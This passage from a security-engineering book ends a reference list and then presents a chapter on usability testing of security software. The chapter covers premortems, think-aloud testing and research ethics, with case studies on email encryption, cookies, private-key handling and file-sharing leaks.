[591] "Re: [pkix] Certificate flag for 'always stapled'", Martin Rex, posting to the pkix@ietf.org mailing list, message-ID `201202070145.q171jTZW027707@fs4113.wdf.sap.corp`, 7 February 2012.

[592] "Remove inactive RSA Security 1024 V3 root", Mozilla forum discussion, 2nd March 2010, `https://bugzilla.mozilla.org/show_bug.cgi?id=549701`.

[593] "Recommend Removing RSA Security 1024 V3 root certificate authority", Kathleen Wilson, discussion in the mozilla.dev.security.policy newsgroup, message-ID `cdOdnRQNY8a1uivWnZ2dnUVZ_h-dnZ2d@mozilla.org`, 2 April 2010.

[594] "RSA says it fathered orphan credential in Firefox, Mac OS", Dan Goodin, 6 April 2010, `http://www.theregister.co.uk/2010/04/06/-mysterious_mozilla_apple_certificate/`.

[595] "Nautilus Secure Phone Home Page", `http://www.lila.com/nautilus/`.

[596] "Secure Communications over Insecure Channels Based on Short Authenticated Strings", Serge Vaudenay, *Proceedings of the 25th Cryptology Conference (Crypt'05)*, Springer-Verlag LNCS No.3621, August 2005, p.309.

[597] "Key Agreement in Peer-to-Peer Wireless Networks", Mario Čagalj, Srdjan Čapkun and Jean-Pierre Hubaux, *Proceedings of the IEEE (Special Issue on Cryptography and Security)*, **Vol.94**, **No.2** (February 2006), p.467.

[598] "Efficient Mutual Data Authentication Using Manually Authenticated Strings", Sven Laur and Kaisa Nyberg, *Proceedings of the 5th Conference on Cryptology and Network Security, (CANS'06)*, December 2006, Springer-Verlag LNCS No.4301, p.90.

[599] "User-aided data authentication", Sven Laur and Sylvain Pasini, *International Journal of Security and Networks*, **Vol.4**, **No.1/2** (February 2009), p.69.

[600] "Standards for security associations in personal networks: a comparative analysis", J.Suomalainen, J.Valkonen and N. Asokan, *International Journal of Security and Networks*, **Vol.4**, **No.1/2** (February 2009), p.87.

Testing

Testing the effectiveness of a security application or system is a step that you can't avoid, because even if you choose not to do it explicitly it'll be done for you implicitly once your application is released. The major difference between the two approaches to testing is that if you perform the testing explicitly you get to control the testing process and the manner in which results are applied whereas if you leave it to the market to test, you're liable to get test results like "d00d, your warez SUCKS" or, even worse, a CERT advisory. Alternatively, you may end up with a product review like the one shown in Figure 202.

Figure 202: A five-star product for all the wrong reasons

Testing is a two-phase process. The first phase is pre-implementation testing, sometimes also called exploratory testing, trying to figure out what you want to build, something that's already covered in "Design" on page 300. The second phase is post-implementation testing, verifying that what you eventually built — which given the usual software development process could be quite different from what was planned — is actually the right thing. This chapter covers the post-implementation testing phase, complementing the earlier coverage of testing during the design stages.

In addition to standard pre- and post-implementation testing, if you have an existing product in the same space as your new one then you may also want to do a bit of pre-pre-implementation testing to identify mistakes in your current product that you don't want to repeat in the next one. While you're at it, look at what the competition is doing so that you can avoid repeating their mistakes as well (a chance to beat up the competition is something that most managers won't be too disagreeable about, and it's always more fun to have the usability testers criticise someone else's work than have them criticise your own work).

Post-implementation Testing

Once you've finished your application, take a few non-technical people, sit them in a room with a copy of the software running, and see how they handle it. Which parts take them the longest? At what points do they have to refer to the manual, or even ask for help? Did they manage to get the task done in a secure manner, meaning that *their* expectations of security (not just yours) were met? Can a section that caused them problems be redesigned or even eliminated by using a safe default setting? Real testing before deployment (rather than shipping a version provisionally tagged as a beta release and waiting for user complaints) is an important part of the security engineering process.

Logging of users' actions during this process can help show up problem areas, with problem spots being shown up by the fact that users take a long time to do something or their actions generate many error messages. Logging also has the major advantage that (except for privacy concerns) it's totally non-invasive, so that users can ignore the logging and just get on with what they're doing. Microsoft used logging extensively in designing the new interface for Office 2007/Office 12, analysing 1.3 billion Office 2003 sessions in order to determine what users were and weren't using [1]. Microsoft also uses Windows Error Reporting (WER) to collect problem information from vast numbers of computers, with a WER-reported bug being five times as likely to be fixed as one reported by humans due to the more rigorous error

data that's provided by WER, resulting in a significant decrease in software errors experienced by users over time [2].

You can also use the data that you're gathering through logging in combination with a technique called bucket testing (which is more usually called A/B testing when it's applied outside the computer industry) in which you expose slightly different user or application interface designs to different "buckets" of users and see which ones produce the best results [3]. For example you could use bucket testing to see which design allows users to navigate through it with the least difficulty, or which results in them ending up in a secure configuration. Bucket testing works best with online interfaces like web pages in which you can directly control what your server is presenting to users, and is typically used to improve directly-measurable (and desirable) aspects of web sites like conversion rates (the number of user visits that are converted into revenue for the site), but if you're getting useful feedback via logging and have a way of presenting slightly different forms of your design to different buckets of users, it goes a long way beyond simply trying to guess what might work best.

Logging can also help reveal discrepancies between users' stated behaviour and their actual behaviour. Personal firewall maker ZoneAlarm carried out user surveys in which users across a wide range of skill levels were unanimous in stating that they wanted to be involved in every decision made by the firewall software, but analysis of actual user behaviour showed the exact opposite — users wanted to know that they were being protected, but didn't want to be bothered with having to make the decision each time [4] (the same discrepancy between stated and actual behaviour has already been covered in "Passwords" on page 563).

Premortem Analysis

There's a useful litmus test that you can use for your post-implementation testing to find potential security weaknesses. Imagine that your application has been deployed for awhile and there's been a report of a catastrophic security failure in it. Yes, we know that your application is perfect in every way, but somehow some part of it has failed and the only error information that you have to work with is the report that it failed. Where do you think the failure was? How would you fix it?

This type of analysis is an interesting psychological technique called a premortem strategy. The US Navy gave it the name "crystal-ball technique" in its review of decision-making under stress that occurred after the erroneous shootdown of a civilian airliner by the USS Vincennes [5]. In the Navy version people are told to assume that they have a crystal ball that's told them that their favoured hypothesis is incorrect, so that they have to come up with an alternative explanation for an event. This is also one of the techniques used to try to combat cognitive bias that was mentioned in the discussion of the CIA analyst training manual in "Confirmation Bias and other Cognitive Biases" on page 145.

(Unfortunately this type of analysis, or indeed any kind of real-world testing, was never applied to the security system that was compromised by the Walker spy ring, first introduced in "Theoretical vs. Effective Security" on page 5: "Much of the technical security built into the KW-7 and its key management plan relied on a series of assumptions which were highly unlikely to be met in practice. Some of those assumptions were never shared with critical decision makers or the personnel who had to implement the solution; many of these assumptions were simply wrong, and would have been identified as such if any follow-up investigation had been done" [6]).

No matter what you call it, what premortem analysis does is compensate for the overconfidence in a work that anyone who's intimately involved in its creation develops over extended exposure to it. If you ask a designer or programmer to review their application, their review will be at best be somewhat half-hearted since they want to believe that what they've created is pretty good. The premortem strategy helps them break their emotional attachment to the project's success and objectively identify likely points of failure. Real-world testing has shown that it can

take less than ten minutes for failures and their likely causes to be discovered when using this technique [7].

Another measure that you could in theory apply at this point is to define, at the initial design stage, a worst acceptable level of functionality and usability that the final product has to meet [8]. The worst acceptable level is the threshold at which the product becomes essentially useless. For example you may decide during the design process that it should take users no more than two minutes to perform security configuration or setup operations for an application or task before there's a risk that they'll give up and do it insecurely or even abandon it altogether, or that there are a certain set of insecure states and conditions that should never occur during normal usage. The reason why this will almost certainly remain a theoretical measure is that it's now become a means of measuring the success or failure of a project, which no manager worth their salt would ever allow (this is why no government civil service project is ever allowed to have success criteria, for example). This problem is purely political rather than technical and can at best be ameliorated through subterfuge and guerrilla tactics [9]. So while it may be a good idea in theory, it's almost always politically infeasible in practice.

User Testing

Security engineering, and in particular security usability design, is usually a highly iterative process so that the standard { design, implement, test } cycle alluded to above probably won't be enough to shake out all potential problems, particularly in the case of something as complex and hard to predict as security. Instead of a single cycle, you may need to use multiple cycles of testing, starting with a relatively generic design (sometimes known as low-fi prototyping [10]) and then refining it based on user feedback and experience.

This testing process needn't be complex or expensive. You only need to test with a small number of users to get a reasonably good indication of a system's usability. Usability expert Jakob Nielsen has pointed out that once you go beyond about five users involved in the testing process you're not getting much more information in terms of usability results [11][12] and interaction design guru Steve Krug tests with just three users [13], while others use around ten users [14] (the numbers vary a bit because the techniques are probabilistic and vary based on the chances of discovering a particular problem, the completeness of the coverage of problems, and a range of other factors far too tedious to go into here [15] but in any case a handful of users is all that's required).

This phenomenon occurs because as you add more and more users, there's increasing overlap in what they do so that you learn less and less from each new user that you add. If you're worried about the statistical validity of testing with only a handful of users, remember that you're doing this testing to identify problems and not to trial a new medicine. The point of this testing isn't to field-prove a product but to identify potential problems with it, and for that five users who demonstrate to you that it's unusable are just as good as 10,000 users.

So if you have (say) 20 test users it's better to use them in four different sets of tests on different versions or iterations of the design than to commit all 20 to a single test. A variation of this situation occurs when a single group contains highly distinct subgroups of users, such as one where half the users are technical and the other half are non-technical. In this case you should treat each subgroup as a separate unit for 5-user test purposes since they're likely to produce very different test results.

A useful tool to employ during this iterative design process is to encourage users to think out loud as they're using the software. This verbalisation of users' thoughts, which originally started out as a psychological research method [16], helps track not just *what* users are doing but *why* they're doing it, allowing you to locate potential stumbling blocks and areas that cause confusion [17][18][19] (verbalising your actions is also a powerful learning tool, this is a standard procedure used by aircraft pilots). Make sure though that you actually analyse a user's comments about potential problems. If a user misses an item in a dialog or misreads a message, they

may end up in trouble at some point further down the road and come up with complex rationalisations about why the application is broken at the point where they realise that they're in trouble rather than at the point where they originally made the error.

Note also that the very act of verbalising (and having to provide an explanation for) their actions can make a user think much more about what they're doing and as a result change their behaviour. Tests with users have shown that they're much better at performing a user interface task when they're required to think out loud about what they're doing. This is particularly problematic when evaluating security user interfaces that bombard users with warning messages and dialogs, because while during normal use they'd swat the warnings away without even noticing them, if they're required to explicitly enunciate the contents and their reaction to them then there's a much greater chance that they'll respond to the warnings, leading to an incorrect assessment result that the warnings actually work.

To get around this you can allow the user to perform less thinking out loud and instead prompt them at various points for thoughts on what they're doing. Asking questions like "What do you expect will happen if you do this?" or "Is that what you expected would happen?" are excellent ways of turning up flawed assumptions in your design.

A variation of thinking out loud is constructive interaction, in which two users use a system together and comment on each other's actions (imagine your parents sitting in front of their PC trying to figure out how to send a photo attachment via their Hotmail account). This type of feedback-gathering is somewhat more natural than thinking out loud so there's less chance of experimental bias being introduced.

Another trick that you can use during testing is to insert copier's traps into the application to see if users really are paying attention. Copier's traps are little anomalies inserted into maps by mapmakers that allow them to detect if a competitor has copied one of their maps, since a map prepared from original mapping data won't contain the fictitious feature shown in the trap. You can use the same technique in your security application to see if users really have understood the task that they're performing or whether they're just muddling through. In a standard application, muddling through a task like removing red-eye from a photo is fine as long as the end result looks OK, but in a security context with an active and malicious adversary it can be downright dangerous even if the result does appear to be OK. Adding a few copier's traps during the testing phase such as changing a selection that the user has made to something subtly different will tell you whether everything really is working as intended or whether the user has simply managed to bluff their way through.

A variation of this is useful to detect cases where users dismiss warnings without even noticing that they're doing it. To detect this, once the user has gone through the test, show them a replay of the session but with the warning removed or covered up, and ask them whether they remember a warning at that point in the evaluation, and if so, what it said. If they have no idea what the message was, or even that there was a message, then you have a case of a pointless warning (or possibly a purposeful warning that has no effect) and need to reconsider this part of your user interface, perhaps using some of the techniques discussed in "Defend, don't Ask" on page 26.

Note that, unless you're remarkably good at security and usability engineering, people are going to have problems with your security application, particularly with the first revisions. It's important to let them know before they start that you're trying to test the software and not test them, and if they get stuck then it's an indication of a problem with the software and not with them. In other words a result of "I can't figure out how to do this" is still a positive outcome because it points out a problem with the design or implementation of the system.

Testing/Experimental Considerations

Evaluating the actual effectiveness of security mechanisms (rather than just performing basic usability testing) is a bit of an art because you need to determine not just whether a user can eventually muddle their way through your user interface but whether they're secure when they do so. The most important factor that you need to

take into consideration when you're evaluating the security effectiveness of your application is the issue of pollutants in the evaluation methodology. Pollutants are an undesired contaminant that affects the outcome of the evaluation. For example if you tell your test users that you're evaluating the security of the system then they'll tend to be far more cautious and suspicious than they'd normally be. On the other hand if you tell them that you're evaluating the usability aspects of your application they'll assume that they're running in a benign environment since they've been asked specifically to comment on usability and by implication not to worry about security. As a result, they'll be less cautious then they'd normally be.

This is a bit of a tricky problem to solve. Perhaps the best option is to tell the users that you're evaluating the effectiveness specifically of the security user interface (rather than the security of the application as a whole) or the effectiveness of the workflow, which is halfway between instilling too much and too little paranoia.

Another problem arises with your choice of data for testing. If you give users what's obviously artificial test data to play with then they'll be less careful with it than they would be with real data like their own account credentials or credit card information. One strategy here is to use real user data, under the guise of usability or workflow evaluation, but to be very careful to never record or store any of the information that's entered. Even this can be problematic because users might feel apprehensive about the use of real data and instead invent something that they can be relatively careless with. One workaround for this is to load a small amount of value onto their credit card (if that's what you're testing) and let them spend it, which both guarantees that they're using their real credit card information and encourages them to be careful with what they do with it. Using real data is only safe though if you can carefully control the environment and ensure that no data ever leaves the local test setup, which can be difficult if the evaluation requires interacting with and providing credentials to remote servers.

Another approach that's been used with some success in the past is to have the users play the role of a person who'd need to interact with the security features of the application as part of their day-to-day work. For example the ground-breaking evaluation of PGP's usability had users play the role of an election campaign manager running an election via PGP in the presence of hostile opposition campaign organisers [20].

Another aid to helping participants get into the spirit of things is to allow them to wager small amounts on the outcome of their actions, a technique that's frequently used in various forms in psychological experiments. Not only does this incentivise participants to take the whole thing more seriously but it also provides a good indication of their level of confidence in what they've done. Someone may claim that they're certain that they've acted securely, but it's the actual value that they're prepared to attach to this assertion that's the best indicator of how they really feel about it.

Once the evaluation is over you may need to debrief the participants. The exact level at which you do this depends on the overall formality of the evaluation process. If you're just asking a few colleagues to play with the user interface and give their opinions then perhaps all you need to do is reassure them that no sensitive data was logged or recorded and, if you're a manager, that this isn't going to appear on their next performance review.

If it's a more formal evaluation, and in particular one with outside participants, then you'll need to perform a more comprehensive debriefing, letting the participants know the purpose of the evaluation and explaining what safeguards you've applied to protect any sensitive data. As a rule of thumb the more formal the evaluation and the more public the participation, the more careful you have to be about how you conduct it. For general evaluations you'll need to take various legal considerations into account [21][22], and for academic research experimentation there are also ethical considerations [23].

Ethical issues in security research are a real minefield. For example is it ethical to make use of data that's been recovered from attackers? Much of what we know about

real-world password statistics, and indeed many of the studies of this topic that are referenced in the chapter "Passwords" on page 563, come from password databases recovered from data breaches. Should we be using this data? On the one hand the bad guys know it already, but it's still someone else's private data (even if it's no longer very private).

Even experts in the field can't really agree on what's appropriate here [24]. The situation is so complex that even after one paper had gone through multiple rounds of review by ethics committees there was still enough concern expressed by the people who reviewed it for publication that the actual results were removed from the final form and most of the paper's space was devoted to a discussion of the ethical issues involved in carrying out the research [25].

A problem with this follow-the-rules-to-the-letter approach is that you can find yourself terminally bogged down in red tape every time you want to determine the effects of moving the position of a checkbox in a security dialog. One rule of thumb that you can use in determining how formal you need to make things is to use the analogy of borrowing someone's car. If you want to borrow your brother's car, it's just a case of picking up the keys. If you want to borrow a friend or neighbour's car, it may take a little reassurance and persuasion. If you borrow a stranger's car it'll take an exchange of money, filling in a rental agreement, and proof of fitness to drive and creditworthiness. Roughly the same scaling applies to user evaluation tests, depending on whether you're performing the testing using a friend or colleague, someone slightly more distant, or a complete stranger.

Hands-on Experience

"SSL Certificates: Indistinguishable from Placebo" on page 33 mentioned the high level of surprise that some security people have experienced when they hear of the difficulties that users are having with the technology that they've designed for them. The problem of designing in a vacuum seems to be particularly severe with security software. "Humans in the Loop" on page 445 discussed various ways of dealing with the problem such as the use of personas during the design phase and this chapter covers user testing afterwards, but there's really nothing quite as effective as having security designers and developers go out and share the users' pain for a few days. This is slightly different from the more common practice of dogfooding, having developers use their own software, since it lets developers see how others are using (or failing to use) the products of their work and not just how they themselves would use it.

This is exactly what companies like Amazon do, requiring that some of their employees spend time in customer service every two years in order to understand the impact of the technology that they're deploying on ordinary humans [26]. Microsoft did the same thing with Visual Studio, having their developers sit in with Microsoft Developer Support representatives in order to experience first-hand the issues that users were having with Visual Studio [27].

Not only is this practice extremely important in order for security practitioners and application developers to gain a basic understanding of what users can and can't do with the software, but it can also serve as a morale-booster for developers to see customers actually using the tools and products that they've designed (although in the case of most current security products it may be more likely to require a course of antidepressants).

Other Sources of Input

One of the most valuable but at the same time one of the most under-utilised sources of user input is the contents of user support calls, email, and web forums. If any part of the user interface receives more than its share of user support inquiries then that's a sign that there's an problem there that needs to be resolved. Customer support channels constitute the largest and cheapest usability-testing lab in the world. These are real users employing your software in real situations, and providing you with feedback at no cost. While they can't replace a proper usability testing lab, they can provide a valuable adjunct to it, and for smaller organisations and in particular open-

source developers who can't afford a full-blown usability lab they're often the next-best thing.

The cryptlib development process has benefited extensively from this feedback mechanism, allowing areas that caused problems for users to be targeted for improvement. A result of this user-driven development process has been that many usability obstacles have been removed (or at least moderated), an effect that can be measured directly by comparing the number of user requests for help on the cryptlib support forum with the number on other toolkits with equivalent numbers of users. A convenient side-effect of this type of usability refinement is that it significantly reduces the user support load for the product developers.

Usability Testing Examples

This section presents a number of case studies of security usability problems that were turned up by user testing. Unfortunately almost all of the testing was reactive rather than proactive and has resulted in few changes to products either because it's too late to fix things now or because the affected organisations aren't interested in making changes. As well as providing for interesting usability case studies, these examples could be seen as a strong argument for pre-release testing [28][29].

Encrypted Email

An example of a conflict between user expectations and security design that would have been revealed by proactive testing was turned up when security usability studies showed that email users typically weren't aware that (a) messages can be modified as they move across the Internet, (b) encrypting a message doesn't provide any protection against such modification, and (c) signing a message does protect it. The users had assumed that encrypting a message provided integrity protection but that signing it simply appended the equivalent of a pen-and-paper signature to the end of it [30]. Conversely, a number of users who'd received signed email thought that they were actually receiving email that had been "sealed with encryption" [31]. Another study found that only half of all users knew the difference between signed email, encrypted email, and encrypted and signed (for sender-authentication purposes) email [32].

Compounding the problem, users often have a very poor grasp of the operational model for email, assuming that it's relatively secure and goes straight from source to destination without passing through multiple intermediaries where it can be stored for arbitrary amounts of time (or even recorded for posterity) and modified in various ways even if the system is non-malicious and just happens to mangle email as it processes it. As a result they assume that the only way to spoof email is to break into someone's account and plant it there [33]. Furthermore, since users have such an inaccurate model of how email works they'll be able to detect forged email from Bank of America if they're a Wachovia customer (yielding apparently good results in phishing-detection tests) but then be unable to detect that the email they've received from Wachovia is just another phish.

A similar gap in the understanding of what the crypto provides was found in a survey of SSL users, with more than a third of respondents indicating that as far as they were aware SSL (as used to secure web sites) didn't protect data in transit [34].

This particular mental model of the services (supposedly) provided by encryption isn't unique to email and SSL but seems to extend throughout the technology field. For example one evaluation of a secure phone messaging system carried out among healthcare providers at a large hospital found that the service of confidentiality provided by the phone system, which the developers of the system treated as "encryption", was actually taken by its users to encompass not only authentication as well but even a guarantee from the other side that the contents of the communication wouldn't later be forwarded to third parties [35]

Real-world testing and user feedback is required to identify these issues so that they can be addressed, for example by explaining signing as protecting the message from tampering rather than the easily-misunderstood "signing". Similarly, the fact that

encryption doesn't provide integrity protection can be addressed either at the user interface level by warning the user that the encrypted message isn't protected from modification (trying to "fix" the user, see "User Education, and Why it Doesn't Work" on page 195), or at the technical level by adding an MDC (modification detection code) inside the encryption layer or a MAC (message authentication code) outside it (actually fixing the problem). Of these two, the latter is the better option since it "fixes" the encryption to do what users expect without additionally burdening the user. This is the approach taken by OpenPGP, which added a SHA-1 hash to the encrypted data in response to a security paper pointing out the problem [36]. In late 2007, twenty years after the first Internet email security standards were published, S/MIME also finally acquired a means of doing this [37], although actual support for it is still virtually nonexistent. Modifying the application to do what the user wants is always preferable to trying to modify the user to do what the application wants.

Operational concerns related to email filtering also discourage the use of email encryption. Email systems today work mostly because mail servers (technically mail transfer agents or MTAs) perform massive amounts of filtering and processing of email in order to keep the spam avalanche to at least vaguely manageable levels. If a widely-used email encryption facility existed then, just like SPF, it'd see immediate widespread uptake among spammers and malware authors because of its utility for getting their product past any MTA filtering and other protection mechanisms. Users on the other hand would see little use for it because as far as they're concerned email is safe.

While it's possible to store users' private keys at the MTA and have it decrypt all incoming mail on their behalf, this more or less defeats the whole point of encrypted email, and in any case the resulting MTA-to-MTA encryption then becomes nothing more than an awkward way of running an encrypted tunnel from one MTA to another, something that's already handled in a far cleaner manner with SMTP's STARTTLS facility, which is covered in more detail in "Key Continuity in SSL/TLS and S/MIME" on page 378. An even bigger problem is the fact that an MTA that's already barely able to manage spam filtering based on simple text-matching heuristics will now have to perform an expensive private-key decryption operation on each piece of email before it can even begin to check whether the content is spam or not.

Browser Cookies

Another example of a problem that would have been turned up by post-implementation testing occurs with the handling of cookies in browsers [38]. This has slowly (and painfully) improved over the years from no user control over what a remote web site can do to rather poor control over what it can do. This is because cookies are a mechanism designed purely for the convenience of the remote site to make the stateless HTTP protocol (slightly) stateful. No-one ever considered the consequences for users, and as a result it's now extremely hard to fix the problem and make the cookie mechanism safe [39][40][41][42][43].

(This isn't helped by the fact that the HTTP protocol was originally built around the concept of opening a network socket, fetching a static document, and then closing the socket again. Bolting on additional capabilities like statefulness, dynamic content, cross-origins, and asynchronicity after the fact didn't make things any easier, so it's not just the use of cookies that cause problems with HTTP).

For example once a browser connects to a remote site it automatically sends any cookies that it has for the site to the remote server instead of requiring that the server explicitly request them. While more recent browsers allow users to prevent some types of cookies from being stored, it's not the storage that's the problem but their usage by the remote system, and the user has no control over that since changing current browsers' behaviour would require the redesign of vast numbers of web sites.

Similarly, while in recent browsers users have been given the ability to selectively enable storage of cookies from particular sites, clearing them afterwards is still either an all-or-nothing affair or requires manually selecting each cookie to be kept or deleted each time that the cookies are cleared. There's no way to configure the

browser with a setting like "clear all cookies except for the ones from the sites that I've chosen to keep".

Another problem arises from the way that the browser's user interface presents cookie management to users. Recent versions of Internet Explorer have grouped cookies (or at least the option to clear cookies) with the options for the browser cache, with both being covered by explanatory text indicating that they speed up browsing. As a result many users who were technical enough to know about cookies believed that they're used primarily to speed up web browsing, often confusing them with the browser cache [34]. Since few people are keen to deliberately slow down their web browsing, there's a reluctance to use a browser's cookie management facilities to delete the cookies.

As a result we're left with complex and awkward proposed client-side workarounds like forking the browser state when a cookie is encountered, comparing the view of the site across the cookie-enabled and cookie-less forks, and continuing down the cookie-less path if there's not much apparent advantage to be gained over the cookie-enabled path. As the vagueness of this description implies, there's a considerable amount of leeway involved in the process, often coming down to interrupting the user in order to have them make a value judgement over what to do with a cookie [44].

Other, more sophisticated cookie-management techniques based on social validation (something like eBay's seller feedback ratings) have also been proposed [45], although it's not certain whether the required infrastructure could ever be deployed in practice, or how useful the ratings would actually be in the light of the dancing-bunnies problem. Another alternative is to tie cookies to browser bookmarks rather than web sites. This works because someone going to a web site via a bookmarked link is implicitly stating that they want to return to something that they've done before, rather than just coincidentally going somewhere that happens to be hosted at the same location and that now has access to all of the cookie information associated with a previous visit [46].

With more testing of the user side of the cookie mechanism, it should have been obvious that having the user's software volunteer information to a remote system in this manner was a poor design decision. Now that usability researchers have looked at it and pointed out the problems, it's unfortunately too late to change the design.

(Note that fixing cookies wouldn't have solved the overall problem of site control over data stored on the user's machine because even without resorting to Flash cookies and other tricks there are browser-native cookie-equivalent mechanisms that sites can use in place of cookies and these can't be made safe (or at least safer) in the way that cookies can without significantly curtailing browser operations. For example the browser cache operates in somewhat the same way as cookies, allowing site-controlled data to be temporarily stored on the user's machine. By setting the Last-Modified field in the header (which is required in order for caching to work) and reading it back when the browser sends its If-Modified-Since in future requests a server can achieve the same effect as storing a cookie on the client's machine. There are other tricks available to servers if the client tries to sidestep this cache-cookie mechanism [47], and the capabilities provided can be quite sophisticated, acting as a general-purpose remote memory structure rather than their originally intended basic remote-state-store [48]. So even with a better user interface and a fixed design that makes the cookie client-controlled, malicious servers will always have a cookie-like mechanism available to them).

Key Storage

Post-implementation testing can often turn up highly surprising results arising from issues that would never have occurred to implementers. A representative example from outside the security world occurred in the evolution of what we're now familiar with as the 'OK' button, which in its early days was labelled quite differently since it was felt that 'OK' was a bit too colloquial for serious computer use. In 1981 when Apple was performing early user testing on the nascent Macintosh user interface, the button was labelled 'Do It'. However the testing revealed that 'Do It' was a bit too

close visually to 'Dolt', and some users were becoming upset that a computer touted for its user-friendliness was calling them dolts [49]. The designers, who knew that the text said Do It because they were the ones who had written it, would never have been able to see this problem because they knew a priori what the text was meant to say. The alternative interpretation was only revealed through testing with users uncontaminated by involvement in the Macintosh design effort.

Getting back to the security world, the developers of the Tor anonymity system found that Tor users were mailing out their private keys to other Tor users, despite the fact that they were supposed to know not to do this. Changing the key filename to include a secret_ prefix at the front solved the problem by making it explicit to users that this was something that shouldn't be shared [50]. The same problem occurs in grid computing, where the private key is just another file that's stored on a machine on the grid alongside all the other shared files [51]. OpenSSL's CA module has a similar problem, with the valuable CA private key stored in `cakey.pem` while the public key that endless HOWTOs and similar documents tell people to distribute to all and sundry is stored just a typo away in `cacert.pem`.

PGP attempted to solve the problem in a similar manner by only allowing the public key components to be exported from a PGP keyring even if the user specifies that the PGP private keyring be used as the source for the export. Unfortunately the PGP keyring naming convention was established during the MSDOS 8.3-filename days so it's not possible to use the Tor naming trick to provide safety at the file level, and as a result it's not uncommon for users to send out the private keys or private keyrings in response to a request for their key, an issue discussed in more detail in "Certificate Chains" on page 669.

A similar form of protective colouration has been used in other technological fields as well. In a memo appropriately entitled "INS Appearance Does Not Induce Careful Handling", US Navy aircraft inertial navigation engineers noted that the rather nondescript appearance of black-box navigation systems, which are often quite literally black boxes, meant that they were being treated just like any other piece of aircraft plumbing even though they cost ten or twenty times as much. Painting them gold solved the problem [52].

Conversely, Windows/PKCS #12 takes exactly the opposite approach, blurring any distinction between the two in the form of a single "digital identity" or PKCS #12/PFX file, so that users are unaware that they're handing over their private keys as part of their digital identity (one paper likens this practice to "pouring weed killer into a fruit juice bottle and storing it on an easily accessible shelf in the kitchen cupboard") [53]. The term "digital identity" is in fact so meaningless to users that in one usability test they weren't able to usefully explain what it was *after they'd used it for more than half an hour* [54]. Think about this yourself for a second: Excluding the stock response of "It's an X.509 certificate", how would you define the term "digital identity"?

Another issue with private keys held in crypto tokens like USB keys or smart cards involves how users perceive these devices. In theory, USB tokens are superior to smart cards in every way: They're a more convenient form factor, less physically fragile, easier to implement physical security measures for (because they're not limited to the very constrained smart card form factor), more flexible through the ability to add additional circuitry, don't require a separate reader, and so on (see the discussion in "Security at Layers 8 and 9" on page 176 for more on the problems associated with smart cards). Smart cards only have one single advantage over user USB tokens: the USB tokens are (conceptually) very close to standard keys, which get shared among members of the family, lent to relatives or friends who may be visiting, or left with the neighbours so that they can feed the cat and water the plants when the owners are away.

Smart cards, when the correct measures are used, don't have this problem. If you take a smart card and personalise it for the user with a large photo of the owner, their name and date of birth, a digitised copy of their signature, and various extras like a fancy hologram and other flashy bits, they'll be strongly inclined to guard it closely

and highly reluctant to lend it out to others. The (somewhat unfortunate) measure of making the card an identity-theft target ensures that it'll get looked after better than an anonymous USB token. This rather scary approach to making users think about security has been suggested in other areas as well, often by the users themselves [55].

As a generalisation of this, we know from extremely comprehensive research carried out for marketing purposes [56] that people can develop intense attachments to certain types of items, something that psychologists call the endowment effect. Unfortunately technological artefacts rate relatively low on this scale compared to items like tattered teddy-bears, and getting users to store their keys in tamagotchi probably isn't workable as a strategy for taking advantage of the endowment effect. All this is before we even get to cross-cultural differences, with different cultures exhibiting very different levels of attachment to different types of objects [57].

Unfortunately even this doesn't work in practice though. Microsoft used a combined employee ID card and smart card for both building and computer access control purposes, but found that users were leaving the cards in the readers when they walked away from their desks, so that they ended up locked out of the building, stuck in lifts/elevators, or stuck on the wrong floor for lack of an access card. So while this overloading of functionality may seem like a good idea on paper, it falls down rather badly in practice.

File Sharing

A similar problem to the Tor private-key file issue was turned up by post-implementation testing of the Kazaa file-sharing application ("post-implementation testing" in this case means that after the software had been in use for awhile, some researchers went out and had a look at how it was being used) [58]. They found that Kazaa exhibited a considerable number of user interface problems, with only two of twelve users tested being able to determine which files they were sharing with the rest of the world. Both design factors and the Kazaa developers' lack of knowledge of user behaviour through pre- or post-implementation testing contributed to these problems. For example Kazaa managed shared files through two independent locations, via the "Shared Folders" dialog box and the "My Media" downloads folder. Items that were shared through one weren't reflected in the other, so if a user chose to download files to their Windows C: drive, they inadvertently shared the entire drive with other Kazaa users (!!) without the "Shared Folders" dialog indicating this.

The number of users caught out by this was indicated by over four hundred sample searches carried out in a period of twelve hours, with 61% of the searches returning hits for Kazaa users' Outlook Express mail files, a representative file that would never (knowingly) be shared with the rest of the world. Another file-sharing study, which looked only for banking files, found large numbers of files containing sensitive banking information being inadvertently shared by bank employees [59]. Kazaa's poor default settings have even led one lawyer to comment that it offers "no reasonable expectation of privacy" [60].

This problem with a Windows-specific application doesn't mean that the Unix world is any better, with one study finding that the Unix access control mechanisms and the tools used to work with them were sufficiently complex and difficult to use that, as with Kazaa under Windows, users inadvertently exposed large amounts of private data without knowing that they were doing it [61]. Possibly in response to this, Apple's security usability guidelines explicitly warn developers that "if turning on sharing for one file also lets remote users read any other file in the same folder the interface must make this clear before sharing is turned on" [62]. The uncontrolled sharing that badly-designed sharing applications provide is already being taken advantage of as a vector for malware infection through tainted shared files, with one study finding that 15% of files on 12% of hosts were infected by 52 different pieces of malware [63].

This problem isn't limited to just Kazaa. One study of the four most popular peer-to-peer networks, Gnutella (with clients like Limewire and BearShare), FastTrak (with clients like Kazaa and Grokster), Aries (with Aries Galaxy) and e-donkey (eMule,

EDonkey2K) found large amounts of inadvertently-shared data on all of them (some file-sharing applications like Limewire have improved somewhat since then, see the discussion in "Safe Defaults" on page 462 for more on this).

The study specifically focused on leaked medical data and turned up a frightening amount of it, including employment records for medical personnel (containing a level of detail down to Social Security Numbers and mother's maiden names, perfect for identity fraud), pre-signed blank medical prescription forms, complete patient medical records, a 1,700-page document containing full patient treatment records for nearly 9,000 patients, two spreadsheet files with detailed records on over 20,000 patients handled by four major hospitals, 335 insurance carriers and 266 treating doctors and revealing details of treatments for afflictions such as alcohol-induced mental disorders, cancer, and AIDS, 350MB of patient billing reports, records of patient psychiatric evaluations from mental health centres across the US, records from alcohol rehabilitation centres and AIDS clinics, and in general a veritable cornucopia of sensitive information that should be the last thing that you'd expect to see in your BearShare search-results tab (apart from the general privacy implications, medical records are also quite valuable to fraudsters because they can be sold to people needing medical care who wouldn't otherwise be able to obtain it or afford it [64]).

